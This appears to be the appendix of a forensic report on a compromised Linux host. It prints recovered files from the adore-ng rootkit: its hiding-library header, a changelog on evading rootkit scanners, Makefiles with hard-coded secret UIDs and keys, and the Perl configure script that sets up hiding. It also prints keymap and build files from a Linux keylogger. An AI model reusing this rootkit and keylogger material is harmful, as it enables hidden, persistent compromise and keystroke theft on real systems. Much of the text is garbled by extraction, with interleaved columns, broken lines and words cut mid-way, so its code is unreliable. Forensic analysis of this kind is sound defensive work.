    close(open("/proc/ADORE_KEY"-uninstall", O_RDONLY));
    return 0;
}

/* disappeared in 0.3 */
int adore_disable_logging(adore_t *a)
{
    return -ENOENT;
}

/* ditto */
int adore_enable_logging(adore_t *a)
{
    return -ENOENT;
}

#else
#error "Not supported architecture (Not Linux)."
#endif /* linux */

Contents of inode 68265:
=====
/*
* Copyright (C) 1999/2000 Stealth.
* All rights reserved.
*
* Redistribution and use in source and binary forms, with or without
* modification, are permitted provided that the following conditions
* are met:
* 1. Redistributions of source code must retain the above copyright
* notice, this list of conditions and the following disclaimer.
* 2. Redistributions in binary form must reproduce the above copyright
* notice, this list of conditions and the following disclaimer in the
* documentation and/or other materials provided with the distribution.
* 3. All advertising materials mentioning features or use of this software
* must display the following acknowledgement:
* This product includes software developed by Stealth.
* 4. The name Stealth may not be used to endorse or promote
* products derived from this software without specific prior written
* permission.
*
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
* EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
* IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
* ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE
* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT

```

```

* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*/

```

```

#ifndef _LIBINVISIBLE_H
#define _LIBINVISIBLE_H

#include <sys/types.h>

/* Whenever you change this, do so in adore.c!!!
*/
#define SIGINVISIBLE 100
#define SIGVISIBLE 101
#define SIGREMOVE 102

typedef struct adore_t {
    int version;
    /* nothing more yet */
} adore_t;

adore_t *adore_init();

/* adore_t as first argument is something like
* 'this' in C++.
* It isn't much used yet, but good for later
* extensions.
*/
int adore_hidefile(adore_t *, char *);
int adore_unhidefile(adore_t *, char *);

int adore_hideproc(adore_t *, pid_t);
int adore_removeproc(adore_t *, pid_t);
int adore_unhideproc(adore_t *, pid_t);

int adore_makeroot(adore_t *);
int adore_free(adore_t *);
int adore_getvers(adore_t *);
int adore_free(adore_t *);

int adore_disable_logging(adore_t *);
int adore_enable_logging(adore_t *);

int adore_uninstall(adore_t *);

#endif

```

### 5.1.1.2. data\_inodes.txt

data\_inodes.txt only contained unlegible character strings. Not copied for space reasons.

### 5.1.1.3. ISO\_inodes.txt

Contents of inode 180820:	<Select>	KPRet
=====	<Down>	<Ctrl>
#####	<PagU>	<Ctrl\\\>
#####	<Ins>	<AltGr>
# LinuxKeyLogger KeyMap #	<Rmv>	<Brk>
#	<Macro>	<Fnd>
# ITALIAN #	<Help>	<Up>
#####	<Do>	<PagD>
<Esc>	<KPMin+>	<Left>
<Del>	<Pause>	<Right>
<Tab>	Contents of inode 180821:	<Select>
<Ret>	=====	<Down>
<Ctrl>	#####	<PagU>
<Shift>	# LinuxKeyLogger KeyMap#	<Ins>
<Shift>	# UPPER-CASE #	<Rmv>
<Alt>	# ITALIAN #	<Macro>
<CapsLck>	#####	<Help>
<NumLck>	<Esc>	<Do>
<ScrlLck>	<Del>	<KPMin+>
<Last>	<Tab>	<Pause>
NULL	<Ret>\n	Contents of inode 180822:
NULL	<Ctrl>	=====
NULL	<Shift>	NULL
NULL	<Shift>	NULL
NULL	<Alt>	NULL
NULL	<CapsLck>	NULL
NULL	<NumLck>	Euro
KPRet	<ScrlLck>	NULL
<Ctrl>	"<Last>	NULL
<Ctrl\\\>	NULL	NULL
<AltGr>	NULL	NULL
<Brk>	NULL	NULL
<Fnd>	NULL	NULL
<Up>	NULL	NULL
<PagD>	NULL	NULL
<Left>	NULL	NULL
<Right>	NULL	NULL



```

<Ctrl>
<Shift>
<Shift>
<Alt>
<CapsLck>
<NumLck>
<ScrlLck>
" <Last>
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
<Ctrl\|>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
<Help>
<Do>
<KPMIn+>
<Pause>
Contents of inode 68261:
=====
1.23
-----
+ 2.6 port
+ added visible-start
1.12
-----
+ fixed adore_atoi() respect to
/proc misbehavior
a PID of 672 has the string
"672
A" so make atoi()

handle this
+ fixed adore_init() which did
not checked suuid
correctly
1.11
-----
+ rewrote most parts (using VFS
etc)
-> adore-ng
0.53
-----
+ #define PID_MAX if not found
0.52
-----
+ support 16 and 32 bit UID/GID
+ using spin-locks
+ hooking lookup in proc_root, so
many adore-testers
fail now
+ much better tcp-connection
hiding, also via proc
+ removed file redirection
+ added elite_gid, so its now
impossible to detect adore by
chown()+getdents() bruteforce
+ elite_uid/elite_gid are
randomly choosen by "configure"
+ close() should return EBADF
when
user is not authenticated. It
does so now.
0.42
-----
+ Added devpts fix.
0.41
-----
+ fixed is_secret64() to properly
hide files.
+ removed memleak
0.40
-----
+ fixed some typo in
cleanup_module()
0.39b
-----
+ open()/stat() redirection
+ no more exec redir
+ Added possiblility to hide more
than one service
(netstat -an vs. -al)

+ This is a Beta version! It is
for testing purposes,
whether open/stat redir works
properly.
0.38
-----
+ Nothing. CVS-internally thing.
0.36
-----
+ Added rename.c as generic way
to rename/rmmod protection
modules such as StMichael.
+ Fixed libinvisible: Dont follow
links on chown() ->
now properly hides symlinks
0.35
-----
+ Added 64 bit FS support, for
2.4 plus new glibc
0.33
-----
+ Added auth via mkdir(2) to
defeat scanners
+ setuid() -> close() change
since 2.4 kernel uses setuid32()
0.32
-----
+ added kgcc check in configure
+ added exec-redirection
+ made 'R' switch stable (now
official feature)
0.31
-----
+ empty module-list doesn't crash
anymore :)
+ removed syslog dis/enabling coz
a lot of ppl told me its not of
much use
and it only costs porting time
and robustness
+ added removing of procs
+ no chkroot defat anymore. there
are too many ways to detect
rootkits
sowhere below
+ Added 'cant be killed from
normal processes'

```

#### 5.1.1.4. m4\_inodes.txt

Contained M4 MACRO code as part of the adore and lkl source package. Not pasted here for space reasons (text would add about 100 pages to the document).

#### 5.1.1.5. makecommands\_inodes.txt

```

Contents of inode 68252:
=====
#
CC=cc
CFLAGS=-O2 -Wall -DLINUX26

CFLAGS+=-mcpu=i486
CFLAGS+=-DELITE_CMD=33275
INC=-I/usr/src/linux/include
CFLAGS+=-DKBUILD_MODNAME=adore-ng -
DKBUILD_BASENAME=adore-ng
CFLAGS+=-DELITE_UID=2618748389U -
DELITE_GID=4063569279U
CFLAGS+=-DCURRENT_ADORE=12
CFLAGS+=-DADORE_KEY="\fgjgggfd\"

#CFLAGS+=-D_SMP_

#CFLAGS+=-DMODVERSIONS

all:      adore-ng ava

adore-ng: adore-ng.c
          rm -f adore-ng.o
          $(CC) -c $(INC) $(CFLAGS) adore-ng.mod.c -o
adore-ng.mod.o
adore-ng.o  $(CC) -c $(INC) $(CFLAGS) adore-ng.c -o
adore-ng.o
          ld -m elf_i386 -r -o adore.ko adore-ng.o
adore-ng.mod.o

ava: ava.c libinvisible.c
      $(CC) $(CFLAGS) ava.c libinvisible.c -o ava

clean:      rm -f core ava *.o

Contents of inode 68259:
=====
#
CC=cc
CFLAGS=-O2 -Wall
#ld -m elf_i386 -r
# KBUILD_BASENAME adore-ng KBUILD_MODNAME=adore-ng
#CFLAGS+=-mcpu=i486
CFLAGS+=-DELITE_CMD=47723
INC=-I/usr/src/linux/include
CFLAGS+=-DELITE_UID=764385989U -DELITE_GID=2219856091U
CFLAGS+=-DCURRENT_ADORE=53
CFLAGS+=-DADORE_KEY="\gfgsgfd\"

#CFLAGS+=-D_SMP_

#CFLAGS+=-DMODVERSIONS

all:      adore-ng ava cleaner

adore-ng: adore-ng.c
          rm -f adore-ng.o
          $(CC) -c $(INC) $(CFLAGS) adore-ng.c -o
adore-ng.o

ava: ava.c libinvisible.c
      $(CC) $(CFLAGS) ava.c libinvisible.c -o ava

cleaner: cleaner.c

```

```

$(CC) $(INC) -c $(CFLAGS) cleaner.c                rm -f core ava *.o
clean:

```

### 5.1.1.6. perl\_inodes.txt

Contents of inode 68257:

```

=====
#!/usr/bin/perl

# (C) 2002 by Stealth.
# Using at your own risk. Licensed under BSDish license.
# See LICENSE-file. Standard disclaimer applies.

# adore configuration script
# One can also use Makefile.gen edited by hand
# when perl is not available or one needs special values
# (crosscompiling)

#
# Initializink, Pitr ...
#

$elite_uid = 0;
$elite_cmd = 0;
$cc = "";
$| = 1;
$current_adore = 24;
$bw = shift || 4;

print "\nUsing byte-width of $bw for UID/GID\n";

sub get_pass()
{
    print "\n\nSince version 0.33 Adore requires 'authentication' for\n".
          "its services. You will be prompted for a password now and this\n".
          "password will be compiled into 'adore' and 'ava' so no further actions\n".
          "by you are required.\nThis procedure will save adore from scanners.\n".
          "Try to choose a unique name that won't clash with normal calls to mkdir(2).\n";

    print "Password (echoed):"; my $s = <STDIN>;
    chop($s);
    s//g;
    return $s;
}

#
# find elite UID+GID
#
sub get_elite_id()
{
    my $uid = 0, $p;
    if ($bw == 2) {
        $p = "S";
    } elsif ($bw == 4) {
        $p = "I";
    } else {
        print "Nuts! Stupid byte-width of $bw. Use either 2 or 4.\n";
        exit;
    }

    open(R, "/dev/random") or die "$!";
    while (defined(getpwuid($uid)) {
        read R, $uid, $bw;
        $uid = unpack($p, $uid);
    }
    read R, $gid, $bw;
    close(R);
    $gid = unpack($p, $gid);
    return ($uid, $gid);
}

#
# randomly choose an ELITE_CMD
#
sub get_elite_cmd()
{
    srand();
    return int(10000 + rand 100000);
}

#
sub check_smp()
{
    if (`uname -a` =~ "SMP") {
        return "YES";
    } else {
        return "NO";
    }
}

sub check_26()
{

```

```

        if (`uname -r` =~ /2\.6/) {
            return "YES";
        } else {
            return "NO";
        }
    }

# check for CONFIG_MODVERSIONS=y
sub check_modversions()
{
    open I, "</proc/ksyms" or die "open(/proc/ksyms) $!";
    while (<I>) {
        if (/kernel_thread_R.+/) {
            close I;
            return "YES";
        }
        if (/kernel_thread/) {
            close I;
            return "NO";
        }
    }
    print "WARN: Can't find kernel_thread!! Using \"NO\"!";
    return "NO";
}

#
# Look for loaded modules
#
sub check_modules()
{
    print "Loaded modules:\n";
    system("cat /proc/modules");
}

#
# Look where insmod is located
#
sub check_insmod()
{
    my $s;
    print "Checking 4 insmod ... ";
    foreach (qw(/bin /sbin /usr/sbin /usr/bin)) {
        if (-x ($s = "$_/insmod")) {
            print "found $s -- OK\n";
            return $s;
        }
    }
    print "WARN: No insmod found in /bin, /sbin, /usr/sbin, /usr/bin! Fix init-script by hand!\n";
    return "insmod";
}

#
# RH 7 has 'kgcc'
#
sub check_cc()
{
    my $r;
    if (-x "/usr/bin/kgcc") {
        $r = "kgcc";
    } else {
        $r = "cc";
    }
    return $r;
}

#####
#
# main()
#
#####

print "\nStarting adore configuration ... \n\n";
($uid, $gid) = get_elite_id();

print "Checking 4 ELITE_UID + ELITE_GID ... ";
print "found $uid, $gid\n";

print "Checking 4 ELITE_CMD ... ";
print "using ", $elite_cmd = get_elite_cmd(), "\n";

print "Checking 4 SMP ... ", $has_smp = check_smp(), "\n";

print "Checking 4 MODVERSIONS ... ", $has_modversions = check_modversions(), "\n";

print "Checking for kgcc ... ";
print "found ", $cc = check_cc(), "\n";

$insmod = check_insmod();
print "\n";

check_modules();

```

```

$pwd = get_pass();

$target_dir = `pwd`;
chop($target_dir);

print "\nPreparing $target_dir (== cwd) for hiding ... ";
chown($elite_uid, 0, $target_dir) or print "(failed)";

print "\n\n";
print "Creating Makefile ... \n";

print "\n\a*** Edit adore.h for the hidden services ***\n";

#
# create an Makefile backup for ELITE_CMD etc.
#

$date = `date`;
$date =~ tr/ /_/;

system("touch Makefile;cp Makefile Makefile_$date");

#
# write Makefile
#

open(O, ">Makefile") or die "open(Makefile) $!";

print O "#\nCC=$cc\nCFLAGS=-O2 -Wall\n\n";
print O "#CFLAGS+==-mcpu=i486\nCFLAGS+==-DELITE_CMD=$elite_cmd\nINC=-I/usr/src/linux/include";
print O "\nCFLAGS+==-DELITE_UID=${uid}U -DELITE_GID=${gid}U\nCFLAGS+==-DCURRENT_ADORE=$current_adore\n".
"CFLAGS+==-DADORE_KEY=\\\\"$pwd\\\\""\n\n";

if ($has_smp eq "NO") {
    print O "#";
}

print O "CFLAGS+==-D_SMP_\n";

print O "\n";

if ($has_modversions eq "NO") {
    print O "#";
}

print O << EOF;
CFLAGS+==-DMODVERSIONS

all:      adore-ng ava cleaner

adore-ng: adore-ng.c
    rm -f adore-ng.o
    \$(CC) -c \$(INC) \$(CFLAGS) adore-ng.c -o adore-ng.o

ava:     ava.c libinvisible.c
    \$(CC) \$(CFLAGS) ava.c libinvisible.c -o ava

cleaner: cleaner.c
    \$(CC) \$(INC) -c \$(CFLAGS) cleaner.c

clean:   rm -f core ava *.o

_EOF_

#
# Done :>
#

close O;

```

### 5.1.1.7. pureascii\_inodes.txt

```

Contents of inode 180804:
=====
# Process this file with autoconf
to produce a configure script.
AC_INIT([LinuxKeyLogger],[0.0.4],
[vl4d@spine-group.org])
AM_CONFIG_HEADER([config.h])
AM_INIT_AUTOMAKE(LinuxKeyLogger,
0.0.4)

# Checks for programs.
AC_PROG_CC
CFLAGS="-s -O3"

# Checks for libraries.

# Checks for header files.
AC_HEADER_STDC
AC_CHECK_HEADERS([string.h,
stdio.h, sys/io.h])

# Checks for typedefs,
structures, and compiler
characteristics.

# Checks for library functions.

AC_CONFIG_FILES([Makefile])
AC_OUTPUT
Contents of inode 180824:
=====
#####
# LinuxKeyLogger KeyMap#
# UPPER-CASE #
# US English #
#####
<Esc>
!
@
#

$
%
^
&
*
(
)
-
+
<Del>
<Tab>
Q
W
E
R
T
Y
U
I
O
P

```

```

{
}
<Ret>\n
<Ctrl>
A
S
D
F
G
H
J
K
L
:
"
~
|
<Shift>

Z
X
C
V
B
N
M
<
>
?

<Shift>
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
"<Last>
NULL1
>
F11
F12
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

Contents of inode 180825:
=====
#####
# LinuxKeyLogger KeyMap      #
#                               #
#           US English        #
#####
<Esc>
1
2
3
4
5
6
7
8
9
0
-
=
<Del>
<Tab>
q
w
e
r
t
y
u
i
o
p
[
]
<Ret>
<Ctrl>
a
s
d
f
g
h
j
k
l
;
'
<Shift>
\
z
x
c
v
b
n
m
,
.
/
<Shift>
*
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
"<Last>
<
>
F11
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

F12
NULL
NULL
NULL
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMin+>
<Pause>

Contents of inode 180829:
=====
#####
# LinuxKeyLogger KeyMap      #
#                               #
#           DVORAK          #
#####
1
2
3
4
5
6
7
8
9
0
[
]
<Del>
<Tab>
'
.
p
y
f
g
c
r
l
/
=
<Ret>
<Ctrl>
a
o
e
u
i
d
h
t
n
s
-
\\
<Shift>
\\
;
q
j
k
x
b
m
w
v
z
<Shift>
KPM

```

```

<Alt>
<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
NULL
<
F11
F12
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17
<KPMIn+>
<Pause>

Contents of inode 180830:
=====
#####
# LinuxKeyLogger KeyMap #
# Caps #
# DVORAK #
#####
~
!
@
\#
$
%
^
&
*
(
)
{
}
}
<Del>
<Tab>
"
<
>
P
Y
F
G

C
R
L
?
+
<Ret>
<Ctrl>
A
O
E
U
I
D
H
T
N
S
_
|
<Shift>
|
:
Q
J
K
X
B
M
W
V
Z
<Shift>
KFM
<Alt>

<CapsLck>
F1
F2
F3
F4
F5
F6
F7
F8
F9
F10
<NumLck>
<ScrlLck>
KP7
KP8
KP9
KP-
KP4
KP5
KP6
KP+
KP1
KP2
KP3
KP0
KP.
<Last>
NULL
<
F11
F12
NULL
NULL
NULL
NULL
KPRet
<Ctrl>
KP/
<Ctrl\\\>
<AltGr>
<Brk>
<Fnd>
<Up>
<PagD>
<Left>
<Right>
<Select>
<Down>
<PagU>
<Ins>
<Rmv>
<Macro>
F13
F14
<Help>
<Do>
F17

<KPMIn+>
<Pause>

Contents of inode 180831:
=====
#####
# LinuxKeyLogger KeyMap #
# Caps #
# DVORAK #
#####
~
!
@
\#
$
%
^
&
*
(
)
{
}
}
<Del>
<Tab>
"
<
>
P
Y
F
G

```





```

main.o : \
main.c lkl.h
/usr/include/stdio.h
/usr/include/features.h \
/usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
/usr/include/bits/types.h
/usr/include/libio.h \
/usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
/usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
/usr/include/bits/string.h
/usr/include/bits/string2.h \
/usr/include/endian.h
/usr/include/bits/endian.h \
/usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
/usr/include/sys/select.h
/usr/include/bits/select.h \
/usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
/usr/include/sys/socket.h
/usr/include/bits/socket.h \
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
/usr/include/limits.h
/usr/include/bits/posix1_lim.h \
/usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
/usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
/usr/include/asm/socket.h
/usr/include/asm/sockios.h \
/usr/include/netinet/in.h
/usr/include/stdint.h \
/usr/include/bits/wordsize.h
/usr/include/bits/in.h \
/usr/include/bits/byteswap.h
main.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/iContents of
inode 19971:
=====
462
Contents of inode 68248:
=====
/cvs
Contents of inode 68249:
=====
adore-ng
Contents of inode 68250:
=====
/Changelog/1.2/Thu Jul 24
12:37:34 2003//
/LICENSE/1.1/Thu Jul 24 12:37:34
2003//
/Makefile.2.6.gen/1.1/Thu Jul 24
12:45:17 2003//
/Makefile.gen/1.3/Thu Jul 24
12:30:37 2003//
/README/1.3/Thu Jul 24 16:40:19
2003//
/README.26/1.1/Thu Jul 24
12:37:34 2003//
/adore-ng.c/1.10/Thu Jul 24
16:40:19 2003//
/adore-ng.h/1.3/Fri Jan 3
14:58:17 2003//
/adore-ng.mod.c/1.1/Thu Jul 24
12:30:37 2003//
/ava.c/1.2/Fri Jan 3 14:58:17
2003//
/cleaner.c/1.2/Wed Feb 26
14:43:08 2003//
/configure/1.6/Sun Jul 27
17:58:56 2003//
/libinvisible.c/1.4/Wed Feb 26
14:43:08 2003//
/libinvisible.h/1.1.1.1/Tue Dec
31 15:48:59 2002//
/visible-start.c/1.2/Thu Jul 24
12:37:34 2003//
D
Contents of inode 84337:
=====
/dev/sdal / ext2 rw 0 0
none /proc proc rw 0 0
none /dev/pts devpts
rw,gid=5,mode=620 0 0
/dev/hda /mnt/cdrom iso9660
ro,nosuid,nodev 0 0

```

### 5.1.1.8. scripts\_inodes.txt

Contained shell script code as part of the adore and lkl source package. Not pasted here for space reasons (text would add about 50 pages to the document).

## 6. Appendix – File List /etc/rc\*

```

-rwxr-xr-x 1 root root 2889 Nov 8 1999 rc
-rwxr-xr-x 1 root root 933 Sep 30 1999 rc.local
-r-xr-xr-x 1 news news 2964 Mar 2 2000 rc.news
-rwxr-xr-x 1 root root 13679 Feb 23 2000 rc.sysinit

init.d:
total 172
dwxr-xr-x 2 root root 4096 Sep 13 07:45 .
dwxr-xr-x 10 root root 4096 Sep 13 07:23 ..
-rwxr-xr-x 1 root root 525 Mar 3 2000 anacron
-rwxr-xr-x 1 root root 1367 Oct 26 1999 apmd
-rwxr-xr-x 1 root root 989 Mar 1 2000 atd
-rwxr-xr-x 1 root root 1031 Feb 3 2000 crond
-rwxr-xr-x 1 root root 7349 Jan 21 2000 functions
-rwxr-xr-x 1 root root 1261 Feb 29 2000 gpm
-rwxr-xr-x 1 root root 3260 Mar 8 2000 halt
-rwxr-xr-x 1 root root 865 Mar 1 2000 httpd
-rwxr-xr-x 1 root root 1151 Feb 22 2000 identd
-rwxr-xr-x 1 root root 1463 Jan 31 2000 inet
-rwxr-xr-x 1 root root 1722 Feb 2 2000 imnd
-rwxr-xr-x 1 root root 2448 Feb 16 2000 ipchains
-rwxr-xr-x 1 root root 1065 Mar 8 2000 kdcrotate
-rwxr-xr-x 1 root root 1203 Mar 6 2000 keytable
-rwxr-xr-x 1 root root 449 Sep 30 1999 killall
-rwxr-xr-x 1 root root 1179 Mar 4 2000 kudu
lrwxrwxrwx 1 root root 43 Sep 13 07:32 linuxconf -> /usr/lib/linuxconf/redhat/scripts/linuxconf
-rwxr-xr-x 1 root root 1176 Feb 14 2000 lpd
-rwxr-xr-x 1 root root 1340 Feb 28 2000 named
-rwxr-xr-x 1 root root 3217 Sep 20 1999 netfs
-rwxr-xr-x 1 root root 5094 Mar 7 2000 network
-rwxr-xr-x 1 root root 2257 Feb 9 2000 nfs
-rwxr-xr-x 1 root root 1722 Feb 9 2000 nfslock
-r-xr-xr-x 1 root root 4481 Mar 7 2000 pcmcia
-rwxr-xr-x 1 root root 1086 Feb 7 2000 portmap
-rwxr-xr-x 1 root root 2431 Feb 12 2000 postgresql
-rwxr-xr-x 1 root root 1542 Feb 4 2000 random
-rwxr-xr-x 1 root root 780 Feb 9 2000 rstatd
-rwxr-xr-x 1 root root 976 Feb 9 2000 rusersd
-rwxr-xr-x 1 root root 941 Feb 11 2000 rwall
-rwxr-xr-x 1 root root 882 Feb 7 2000 rhod
-rwxr-xr-x 1 root root 1549 Feb 17 2000 sendmail
-rwxr-xr-x 1 root root 1504 Feb 4 2000 single
-rwxr-xr-x 1 root root 1177 Feb 25 2000 smb
-rwxr-xr-x 1 root root 1024 Feb 3 2000 syslog
-rwxr-xr-x 1 root root 1956 Mar 6 2000 xfs
-rwxr-xr-x 1 root root 1712 Feb 5 2000 ypbind
-rwxr-xr-x 1 root root 1084 Mar 6 2000 yppasswdd
-rwxr-xr-x 1 root root 1137 Mar 6 2000 ypserv

rc0.d:
total 8
dwxr-xr-x 2 root root 4096 Sep 13 07:45 .
dwxr-xr-x 10 root root 4096 Sep 13 07:23 ..
lrwxrwxrwx 1 root root 19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx 1 root root 14 Sep 13 07:24 K05lnnd -> ../init.d/lnnd
lrwxrwxrwx 1 root root 18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lrwxrwxrwx 1 root root 13 Sep 13 07:08 K10xfs -> ../init.d/xfs
lrwxrwxrwx 1 root root 13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx 1 root root 13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx 1 root root 17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rwall -> ../init.d/rwall
lrwxrwxrwx 1 root root 15 Sep 13 07:39 K20rhod -> ../init.d/rhod
lrwxrwxrwx 1 root root 19 Sep 13 07:45 K30sendmail -> ../init.d/sendmail
lrwxrwxrwx 1 root root 13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx 1 root root 15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx 1 root root 14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 Sep 13 07:07 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lrwxrwxrwx 1 root root 16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx 1 root root 17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx 1 root root 15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx 1 root root 16 Sep 13 07:07 K80random -> ../init.d/random
lrwxrwxrwx 1 root root 14 Sep 13 07:09 K84apmd -> ../init.d/apmd
lrwxrwxrwx 1 root root 16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx 1 root root 17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx 1 root root 17 Sep 13 07:07 K90network -> ../init.d/network
lrwxrwxrwx 1 root root 16 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx 1 root root 15 Sep 13 07:28 K95kudu -> ../init.d/kudu
lrwxrwxrwx 1 root root 16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 17 Sep 13 07:07 S00killall -> ../init.d/killall
lrwxrwxrwx 1 root root 14 Sep 13 07:07 S01halt -> ../init.d/halt

rc1.d:
total 8
dwxr-xr-x 2 root root 4096 Sep 13 07:45 .
dwxr-xr-x 10 root root 4096 Sep 13 07:23 ..
lrwxrwxrwx 1 root root 19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx 1 root root 14 Sep 13 07:24 K05lnnd -> ../init.d/lnnd
lrwxrwxrwx 1 root root 18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lrwxrwxrwx 1 root root 13 Sep 13 07:08 K10xfs -> ../init.d/xfs
lrwxrwxrwx 1 root root 13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx 1 root root 13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx 1 root root 17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rwall -> ../init.d/rwall
lrwxrwxrwx 1 root root 15 Sep 13 07:39 K20rhod -> ../init.d/rhod
lrwxrwxrwx 1 root root 19 Sep 13 07:45 K30sendmail -> ../init.d/sendmail
lrwxrwxrwx 1 root root 13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx 1 root root 15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx 1 root root 14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 Sep 13 07:07 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lrwxrwxrwx 1 root root 16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx 1 root root 17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx 1 root root 15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx 1 root root 14 Sep 13 07:09 K84apmd -> ../init.d/apmd
